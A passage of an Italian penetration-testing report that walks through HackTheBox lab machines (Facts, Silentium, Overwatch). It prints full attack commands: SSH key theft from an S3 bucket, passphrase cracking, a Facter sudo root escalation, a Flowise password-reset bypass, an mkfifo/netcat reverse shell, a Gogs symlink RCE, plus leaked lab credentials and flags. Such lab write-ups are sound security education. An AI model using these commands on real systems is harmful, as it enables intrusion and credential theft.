AWS Access Key ID [None]: AKIABE76D6C833269B3D
AWS Secret Access Key [None]: XISrxgduD6zBNLYKpWwltwQIMFigGl40+C8gJXBX
Default region name [None]:
Default output format [None]:

$ aws s3 ls --endpoint-url http://facts.htb:54321
2025-09-11 08:06:52 internal
2025-09-11 08:06:52 randomfacts

$ aws s3 ls s3://internal --endpoint-url http://facts.htb:54321
PRE .bundle/
PRE .cache/
PRE .ssh/
2026-01-08 13:45:13        220 .bash_logout
2026-01-08 13:45:13       3900 .bashrc
2026-01-08 13:47:17         20 .lesshst
2026-01-08 13:47:17        807 .profile

$ aws s3 cp s3://internal/.ssh/ ./target_ssh --recursive --endpoint-url http://facts.htb:5
    ↪ 4321
download: s3://internal/.ssh/id_ed25519 to target_ssh/id_ed25519
download: s3://internal/.ssh/authorized_keys to target_ssh/authorized_keys

$ cat target_ssh/id_ed25519 target_ssh/authorized_keys
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAA
...
1JQtxohlLd+75f5/1pryE4ZK8KkCkUsLE=
-----END OPENSSH PRIVATE KEY-----
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIONeY2uunpLCI2B+ia2UiBql7/ZFhGqu/5kMyg0jkjJz
```

Listato 3.5: Enumerazione e download dei bucket con AWS CLI

Esplorando i file, si nota che il bucket chiamato `internal` è strutturato esattamente come la cartella utente di un sistema Linux. Proprio grazie a questo, è possibile scaricare l'intera cartella nascosta `.ssh`. Al suo interno si trovano due file utilissimi: una chiave privata SSH (`id_ed25519`) e il file `authorized_keys`, che dimostra come questa chiave sia abilitata per accedere al server.

3.4 Post-Exploitation

Tuttavia, la chiave privata appena sottratta non può essere usata subito perché è protetta da una password. Per superare questo ostacolo, si converte il formato della chiave con l'utility `ssh2john` e si tenta di individuare la password utilizzando

il noto programma *John the Ripper* in combinazione con il dizionario di password comuni `rockyou.txt`. Nel Listato 3.6 vengono mostrati i comandi eseguiti, che portano alla scoperta della password corretta in pochissimo tempo.

```
$ cd target_ssh
$ ssh2john id_ed25519 > jhash.txt

$ john --wordlist=/usr/share/wordlists/rockyou.txt jhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
dragonballz      (id_ed25519)
1g 0:00:02:22 DONE (2026-04-21 14:29) 0.007015g/s 22.44p/s 22.44c/s
Session completed.
```

Listato 3.6: Cracking della passphrase con John the Ripper

In circa due minuti e mezzo, l'attacco riesce e rivela la password corretta: `dragonballz`. Questo dimostra che anche le migliori tecniche crittografiche sono inutili se la password scelta è troppo semplice o comune.

Ottenuto finalmente l'accesso tramite SSH con l'utente `trivia`, si esplora il server alla ricerca di un modo per diventare amministratori. Verificando i permessi speciali con il comando `sudo -l`, mostrato nel Listato 3.7, si nota subito un errore grave: l'utente può avviare il programma `/usr/bin/facter` come se fosse l'amministratore (root), senza dover inserire alcuna password.

```
$ chmod 600 id_ed25519
$ ssh -i id_ed25519 trivia@facts.htb
Enter passphrase for key 'id_ed25519':
Last login: Wed Jan 28 16:17:19 UTC 2026 from 10.10.14.4 on ssh
trivia@facts:~$ sudo -l
    Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, use_pty

    User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
trivia@facts:~$ mkdir -p /tmp/pwn
trivia@facts:~$ cat > /tmp/pwn/exploit.rb << EOF
    Facter.add(:exploit) do
    setcode do
    system("/bin/bash -p")
    end
    end
    EOF
trivia@facts:~$ sudo /usr/bin/facter --custom-dir /tmp/pwn exploit
```

```
root@facts:/home/william# cat user.txt
    [user flag]
root@facts:~# cat /root/root.txt
    [root flag]
```

Listato 3.7: Sfruttamento di Facter per l'escalation a root

Facter è uno strumento di automazione che permette di eseguire piccoli script in linguaggio Ruby per leggere informazioni del sistema. Sfruttando questa funzionalità, si crea un semplice script personalizzato per aprire un terminale Bash. Avviando lo script tramite *Facter* con il comando `sudo`, il terminale si apre con i pieni permessi di amministratore.

L'attacco si conclude con successo leggendo i *flag*: quello utente si trova nella cartella `/home/william`, mentre quello di root in `/root/root.txt`. La macchina è stata quindi completamente compromessa.

Capitolo 4

Seconda attività di penetration testing

In questo capitolo descriviamo in dettaglio il Penetration Test eseguito su Silentium, una macchina virtuale di livello "easy" presente sulla piattaforma di addestramento HackTheBox. L'obiettivo principale è ottenere un accesso iniziale al sistema sfruttando una catena di due vulnerabilità note in Flowise, una piattaforma open source per la costruzione di flussi di Intelligenza Artificiale, per poi eseguire un'escalation dei privilegi fino a ottenere il controllo totale del server. L'operazione segue una metodologia in più fasi: ricognizione della rete e delle applicazioni, enumerazione dei virtual host, sfruttamento combinato di un authentication bypass (CVE) e di una Remote Code Execution (CVE) per ottenere una shell all'interno di un container Docker, accesso a SSH tramite credenziali estratte dall'ambiente containerizzato e, infine, privilege escalation sfruttando una vulnerabilità in un'istanza interna di Gogs.

4.1 Information Gathering

Il test inizia con la fase di ricognizione della macchina, il cui logo è mostrato in Figura 4.1. Il primo passo pratico consiste nel configurare la risoluzione DNS locale; in particolare, si modifica il file `/etc/hosts` in modo che il dominio `silentium.htb` punti all'indirizzo IP fornito dalla piattaforma. Successivamente, si esegue una scansione completa delle porte per mappare la superficie d'attacco disponibile, come mostrato nel Listato 4.1.

Figura 4.1: Logo della macchina Silentium su HackTheBox

```
$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.39.28    silentium.htb

$ nmap -p- --min-rate 5000 -n -Pn silentium.htb -oG ports.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-23 14:18 EDT
Nmap scan report for silentium.htb (10.129.39.28)
Host is up (0.089s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Nmap done: 1 IP address (1 host up) scanned in 13.44 seconds

$ nmap -p 22,80 -sV -sC silentium.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-23 14:18 EDT
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Silentium | Institutional Capital & Lending Solutions
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap done: 1 IP address (1 host up) scanned in 11.53 seconds
```

Listato 4.1: Configurazione DNS e scansione delle porte con Nmap

I risultati mostrano una superficie d'attacco ridotta a soli due servizi: un server SSH sulla porta 22 e un server web `nginx 1.24.0` sulla porta 80, la cui home page è mostrata in Figura 4.2. Questa configurazione minimalista suggerisce che l'applicazione web rappresenterà l'unico entry point disponibile per l'attaccante.

Poiché la scansione delle directory non produce risultati significativi, si estende l'enumerazione ai *virtual host*; a tal fine si tenta di identificare sottodomini configurati sullo stesso indirizzo IP che potrebbero esporre applicazioni aggiuntive. A tale scopo si utilizza lo strumento `gobuster` in modalità `vhost`, come mostrato nel Listato 4.2.

```
$ gobuster vhost -u http://silentium.htb \
-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
--exclude-length 178,166 --append-domain
===============================================================
Gobuster v3.8
===============================================================
```

```
[+] Url:             http://silentium.htb
    [+] Exclude Length:  178,166
    [+] Append Domain:   true
==============================================================
staging.silentium.htb Status: 200 [Size: 3142]
Progress: 4989 / 4989 (100.00%)
==============================================================
Finished
==============================================================

$ cat /etc/hosts
...
10.129.39.28    silentium.htb staging.silentium.htb
```

Listato 4.2: Enumerazione dei virtual host con Gobuster

Figura 4.2: Home page del sito web ospitato sulla macchina Silentium

L'enumerazione rivela un sottodominio aggiuntivo: `staging.silentium.htb`. Una volta aggiunto al file `/etc/hosts`, il dominio è raggiungibile e presenta un pannello di login appartenente a *Flowise*, una piattaforma open source per la costruzione di flussi di Intelligenza Artificiale, come mostrato in Figura 4.3.

4.2 Vulnerability Analysis

A questo punto della fase di *information gathering*, l'attenzione si concentra sul pannello di login di Flowise appena scoperto. Prima di procedere con qualsiasi tentativo di accesso, si interroga il database `searchsploit` per verificare l'esistenza



Figura 4.3: Pannello di login di Flowise sul sottodominio di staging

di vulnerabilità note associate a questo specifico applicativo, come mostrato nel Listato 4.3.

```
$ searchsploit flowise
---------------------------------------------- ----------------
Exploit Title                                |  Path
---------------------------------------------- ----------------
Flowise 1.6.5 - Authentication Bypass        | typescript/webapps/52001.txt
Flowise 3.0.4 - Remote Code Execution (RCE)  | multiple/webapps/52440.py
---------------------------------------------- ----------------

$ searchsploit -m 52001 52440
Exploit: Flowise 1.6.5 - Authentication Bypass
URL: https://www.exploit-db.com/exploits/52001
Path: /usr/share/exploitdb/exploits/typescript/webapps/52001.txt
Codes: CVE-2024-31621
Verified: False
Copied to: /home/filippo/Desktop/uni/htb/silentium/52001.txt

Exploit: Flowise 3.0.4 - Remote Code Execution (RCE)
URL: https://www.exploit-db.com/exploits/52440
Path: /usr/share/exploitdb/exploits/multiple/webapps/52440.py
Codes: CVE-2025-59528
Verified: False
Copied to: /home/filippo/Desktop/uni/htb/silentium/52440.py
```

Listato 4.3: Ricerca di exploit noti con Searchsploit

La ricerca individua due vulnerabilità rilevanti, la cui advisory pubblica è consultabile su GitHub (Figura 4.4). La prima è la CVE-2024-31621, un authentication

bypass che espone il token di reset password direttamente nella risposta dell'API, senza alcun meccanismo di notifica o verifica verso l'utente legittimo. La seconda è la CVE-2025-59528, una Remote Code Execution (RCE) che, una volta ottenuta l'autenticazione, consente di eseguire comandi arbitrari sul server.

La strategia di attacco prevede di concatenare le due vulnerabilità in una catena sequenziale: nella prima fase si ottiene il controllo dell'account `ben` tramite il bypass di autenticazione; nella seconda fase si sfrutta la RCE per eseguire una reverse shell sul sistema target.



Figura 4.4: Advisory pubblica su GitHub per CVE-2024-31621 relativa a Flowise

4.3 Exploitation

La procedura di sfruttamento si articola in due fasi sequenziali. Nella prima si abusa dell'endpoint di reset password per ottenere un token valido senza alcuna interazione da parte dell'utente legittimo; nella seconda si utilizza la RCE per ottenere una shell interattiva sul sistema target. Il Listato 4.4 mostra l'intera sequenza di comandi eseguiti.

```
$ curl -i -X POST http://staging.silentium.htb/api/v1/account/forgot-password \
-H "Content-Type: application/json" \
-d '{"user":{"email":"ben@silentium.htb"}}'
HTTP/1.1 201 Created
Content-Type: application/json; charset=utf-8
    {
```

```
        "user": {
            "email": "ben@silentium.htb",
            "tempToken": "YKR8zMZTcbIfv1K7zqGSIdtbNtAQzijFIZM4c87Ac2id8ragCEj2vZDVqw1oJSBM
    ↪ ",
            "tokenExpiry": "2026-04-26T15:08:56.086Z",
            "status": "active"
        }
    }

$ curl -i -X POST http://staging.silentium.htb/api/v1/account/reset-password \
-H "Content-Type: application/json" \
-d '{
    "user":{
        "email":"ben@silentium.htb",
        "tempToken":"YKR8zMZTcbIfv1K7zqGSIdtbNtAQzijFIZM4c87Ac2id8ragCEj2vZDVqw1oJSBM",
        "password":"Password123!"
    }
}'
HTTP/1.1 201 Created

$ python3 52440.py -e "ben@silentium.htb" -p "Password123!" \
-u "http://staging.silentium.htb" \
-c "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.17.80 4444 >/tmp/f"
[x] Command executed [rm /tmp/f;mkfifo /tmp/f;...]

$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.17.80] from (UNKNOWN) [10.129.39.28] 45551
/ # env
FLOWISE_PASSWORD=F1l3_d0ck3r
FLOWISE_USERNAME=ben
SMTP_PASSWORD=r04D!!_R4ge
SENDER_EMAIL=ben@silentium.htb
HOSTNAME=c78c3cceb7ba
```

Listato 4.4: Sfruttamento della catena CVE-2024-31621 + CVE-2025-59528

Inviando una richiesta POST all'endpoint di recupero password con l'email di `ben`, la risposta JSON include direttamente il `tempToken` di reset, senza inviare alcuna notifica all'utente legittimo (CVE-2024-31621). Con questo token è possibile reimpostare la password dell'account e, una volta autenticati, sfruttare la CVE-2025-59528 per eseguire una reverse shell verso il listener `netcat` locale.

La shell si apre all'interno di un *container Docker*: l'hostname `c78c3cceb7ba` e l'output del comando `env` confermano la natura containerizzata dell'ambiente. Tra le variabili d'ambiente esposte si individua la password SMTP (`r04D!!_R4ge`), che si rivelerà essere la password SSH dell'utente `ben` sull'host sottostante.

4.4 Post-Exploitation

La password estratta dalle variabili d'ambiente del container Docker viene utilizzata per autenticarsi via SSH direttamente sull'host fisico come utente `ben`. Contestualmente, si apre un tunnel locale per accedere a un servizio interno non esposto verso l'esterno, come mostrato nel Listato 4.5.

```
$ ssh -L 3001:127.0.0.1:3001 ben@10.129.39.28
ben@silentium.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-107-generic x86_64)

System load:  0.08     IPv4 address for eth0: 10.129.41.143
Memory usage: 18%      Users logged in: 0

ben@silentium:~$ ls
    user.txt
ben@silentium:~$ cat user.txt
de7641b236d8a07cfa3b9f07a9072edc
```

Listato 4.5: Accesso SSH con port forwarding verso il servizio interno

L'opzione `-L 3001:127.0.0.1:3001` crea un tunnel SSH che rende accessibile dalla macchina locale la porta 3001 dell'host remoto. Recuperato il flag utente, si procede all'esplorazione del servizio interno. Navigando su `localhost:3001` si scopre *Gogs*, un server Git self-hosted leggero e open source, non raggiungibile dall'esterno della rete target. La Figura 4.5 mostra l'interfaccia di Gogs raggiunta tramite il tunnel.



Figura 4.5: Interfaccia di Gogs raggiunta tramite port forwarding SSH sulla porta 3001

Per procedere con lo sfruttamento dell'istanza Gogs è necessario disporre di un account e di un token API valido. Come mostrato in Figura 4.6, l'applicazione consente la registrazione libera di nuovi utenti senza restrizioni, analogamente a quanto osservato nel capitolo precedente con il CMS Camaleon. Si crea, quindi, un account di test e si genera un *Personal Access Token* dalla sezione *Applications* delle impostazioni utente (Figura 4.6).



Figura 4.6: Creazione dell'account e generazione del token API su Gogs

Privilege Escalation tramite Gogs RCE

Una ricerca sulle vulnerabilità note di Gogs individua la CVE-2025-8110, un exploit che sfrutta la manipolazione di *symlink* nei repository Git per sovrascrivere file interni dell'applicazione ed eseguire codice arbitrario con i privilegi del processo Gogs. In questo ambiente specifico il servizio Gogs è in esecuzione come utente `root`, il che rende questa vulnerabilità un vettore di privilege escalation diretto. La Figura 4.7 mostra il repository GitHub dell'exploit pubblico utilizzato.

L'exploit opera creando un repository con un collegamento simbolico (*symlink*) malevolo e utilizzando l'API di Gogs per sovrascrivere il file di configurazione `.git/config` sul server. In questo modo è possibile iniettare un comando `sshCommand` arbitrario che viene eseguito dal server al successivo evento di push. Il Listato 4.6 mostra l'esecuzione dell'exploit e l'ottenimento della shell con privilegi di `root`.

```
$ python3 exploit.py -u http://localhost:3001 -un test -pw test \
-t f57f4ec617d6638e3b3ae3c043110714953ccaf0 \
-lh '10.10.17.80' -lp 5555
    [+] Repo created: ea874052edf0
    [*] Cloning ea874052edf0 as test...
```

```
    [master cc426b8] Initial commit
1 file changed, 1 insertion(+)
create mode 120000 malicious_link
Writing objects: 100% (3/3), 291 bytes | 291.00 KiB/s, done.
To http://localhost:3001/test/ea874052edf0.git
7b44aa7..cc426b8  master -> master
    [+] Symlink successfully pushed to master.
    [*] Overwriting .git/config via symlink API...
    [-] Error: HTTPConnectionPool(host='localhost', port=3001): Read timed out.

$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.17.80] from (UNKNOWN) [10.129.39.28] 59196
bash: cannot set terminal process group (1521): Inappropriate ioctl for device
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/1# cd /root
root@silentium:~# cat root.txt
c6214786f69ecb52c66b5b61c8fec205
```

Listato 4.6: Privilege escalation tramite Gogs RCE con symlink



Figura 4.7: Repository GitHub dell'exploit pubblico per CVE-2025-8110 relativa a Gogs

Nonostante il messaggio di timeout segnalato sull'ultima chiamata HTTP, dovuto al fatto che il server è già occupato ad eseguire il payload iniettato, la shell si connette con successo al listener sulla porta 5555 con i privilegi di `root`. Da qui è possibile leggere il flag finale in `/root/root.txt`, concludendo con successo la compromissione totale della macchina.

L'attacco si conclude quindi con l'ottenimento di entrambi i flag: quello utente, recuperato nella directory `/home/ben`, e quello di root, situato in `/root/root.txt`. La macchina Silentium è stata completamente compromessa attraverso una catena di tre vulnerabilità concatenate: un authentication bypass in Flowise, una Remote

Code Execution sempre in Flowise per l'accesso iniziale al container Docker, e infine una RCE in Gogs per la privilege escalation a `root` sull'host sottostante.

Capitolo 5

Terza attività di penetration testing

In questo capitolo descriviamo in dettaglio il Penetration Test eseguito su Overwatch, una macchina virtuale di livello "medium" presente sulla piattaforma di addestramento HackTheBox. L'obiettivo principale è compromettere un ambiente Active Directory su Windows Server 2022 sfruttando una catena di attacchi che include l'estrazione di credenziali da un file eseguibile esposto via SMB, una tecnica di DNS poisoning tramite linked server MSSQL per catturare credenziali in chiaro; e, infine, un'iniezione di comandi attraverso un servizio WCF/SOAP locale in esecuzione con privilegi elevati. L'operazione segue una metodologia in più fasi: ricognizione della rete e dei servizi esposti, enumerazione delle condivisioni SMB e analisi del file binario, sfruttamento di un linked server MSSQL tramite DNS spoofing per la cattura di credenziali, accesso remoto tramite WinRM e, infine, privilege escalation mediante iniezione di comandi in un servizio WCF/SOAP interno.

5.1 Information Gathering

Il test inizia con la fase di ricognizione della macchina, il cui logo è mostrato in Figura 5.1. Il primo passo pratico consiste nel configurare la risoluzione DNS locale; in particolare, si modifica il file `/etc/hosts` in modo che il dominio `overwatch.htb` punti all'indirizzo IP fornito dalla piattaforma. Successivamente, si esegue una scansione completa delle porte per mappare la superficie d'attacco disponibile, come mostrato nel Listato 5.1.

Figura 5.1: Logo della macchina Overwatch su HackTheBox

```
$ nmap -p- --min-rate 5000 -n -Pn overwatch.htb -oG ports.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-11 06:16 EDT
Nmap scan report for overwatch.htb (10.129.53.250)
Host is up (0.056s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
6520/tcp  open  unknown
9389/tcp  open  adws
49664/tcp open  unknown
49668/tcp open  unknown
52694/tcp open  unknown
55860/tcp open  unknown
55861/tcp open  unknown
59366/tcp open  unknown
65350/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 39.56 seconds
```

Listato 5.1: Scansione completa delle porte con Nmap

I risultati mostrano un profilo di porte inequivocabilmente riconducibile a un *Domain Controller* Windows. Tra i servizi identificati spiccano DNS sulla porta 53, Kerberos sulla porta 88, per l'autenticazione centralizzata del dominio, LDAP sulle porte 389 e 636 (quest'ultima in versione cifrata con TLS) e SMB sulla porta 445, utilizzato per la condivisione di file e risorse in rete. È presente anche WinRM sulla porta 5985; si tratta di un protocollo di gestione remota basato su HTTP che consente l'esecuzione di comandi PowerShell a distanza; questo servizio rappresenterà un punto di ingresso fondamentale nelle fasi successive dell'attacco. Si nota, inoltre, la porta 6520, il cui servizio non viene riconosciuto automaticamente da Nmap; come si scoprirà in seguito, si tratta di un'istanza di *MSSQL Express* configurata su una porta non standard, probabilmente nel tentativo di nasconderla da scansioni superficiali.

A differenza delle macchine Linux analizzate nei capitoli precedenti, un Domain Controller Windows espone tipicamente un numero molto più elevato di servizi, ampliando considerevolmente la superficie d'attacco. Le porte alte (49664 e superiori) corrispondono ai consueti endpoint RPC dinamici del sistema operativo,

allocati automaticamente da Windows per la comunicazione tra processi e servizi del dominio.

Si procede, quindi, con l'enumerazione delle condivisioni SMB, una fase particolarmente rilevante negli ambienti Active Directory, in quanto le condivisioni di rete rappresentano spesso un vettore di fuga di informazioni sensibili. Utilizzando il client `smbclient` con l'opzione `-L`, per elencare le risorse disponibili, e l'opzione `-N`, per tentare l'accesso in modalità anonima (senza fornire credenziali), si verifica la presenza di condivisioni accessibili senza autenticazione, come mostrato nel Listato 5.2.

```
$ smbclient -L //10.129.53.250 -N
    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    software$       Disk
    SYSVOL          Disk      Logon server share
...

$ smbclient //10.129.53.250/software$ -N
smb: \> ls
    .                                   DH        0  Fri May 16 21:27:07 2025
    ..                                 DHS        0  Thu Jan  1 01:46:47 2026
    Monitoring                          DH        0  Fri May 16 21:32:43 2025
smb: \> cd Monitoring
smb: \Monitoring\> ls
    overwatch.exe                       AH     9728  Fri May 16 21:19:24 2025
    overwatch.exe.config                AH     2163  Fri May 16 21:02:30 2025
    overwatch.pdb                       AH    30208  Fri May 16 21:19:24 2025
    EntityFramework.dll                 AH  4991352  Thu Apr 16 16:38:42 2020
    System.Data.SQLite.dll              AH   450232  Sun Sep 29 16:41:18 2024
    ...

smb: \Monitoring\> get overwatch.exe.config
getting file \Monitoring\overwatch.exe.config of size 2163 as overwatch.exe.config (4.7 Ki
    ↪ loBytes/sec) (average 4.7 KiloBytes/sec)
smb: \Monitoring\> get overwatch.exe
getting file \Monitoring\overwatch.exe of size 9728 as overwatch.exe (18.8 KiloBytes/sec)
    ↪ (average 12.2 KiloBytes/sec)
```

Listato 5.2: Enumerazione delle condivisioni SMB e download del file eseguibile

L'enumerazione rivela, oltre alle condivisioni di sistema predefinite (`ADMIN$`, `C$`, `IPC$`, `NETLOGON` e `SYSVOL`), una condivisione aggiuntiva denominata `software$`. Il simbolo del dollaro alla fine del nome indica che si tratta di una condivisione nascosta; questa tipologia di risorse non compare nelle normali enumerazioni di rete effettuate dai client Windows, ma risulta, comunque, accessibile a chiunque ne

conosca il nome esatto. L'accesso anonimo alla condivisione ha successo; al suo interno si trova una directory `Monitoring` contenente un'applicazione .NET completa, composta dall'eseguibile `overwatch.exe`, dal relativo file di configurazione `overwatch.exe.config`, dal file di simboli di debug `overwatch.pdb` e da diverse librerie di supporto, tra cui `EntityFramework.dll` e `System.Data.SQLite.dll`. La presenza del file `.pdb` è particolarmente significativa poiché contiene i simboli di debug che facilitano enormemente la decompilazione e l'analisi del codice sorgente. Si procede, quindi, al download del file eseguibile e del file di configurazione per un'analisi approfondita sulla macchina locale.

5.2 Vulnerability Analysis

A questo punto della fase di *information gathering*, l'attenzione si concentra sull'analisi del file binario `overwatch.exe` scaricato dalla condivisione SMB. Trattandosi di un'applicazione compilata in ambiente .NET, il codice intermedio (*Common Intermediate Language*, CIL) conservato all'interno dell'eseguibile può essere riconvertito in codice sorgente leggibile con un elevato grado di fedeltà, a differenza di quanto avviene con linguaggi compilati nativamente, come C o C++. Un primo esame sommario del contenuto del file, anche con un semplice comando `cat`, rivela immediatamente la presenza di una stringa di connessione al database contenente credenziali in chiaro, come mostrato nel Listato 5.3.

```
$ cat overwatch.exe
...
Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv;
...
```

Listato 5.3: Estrazione delle credenziali dal file binario .NET

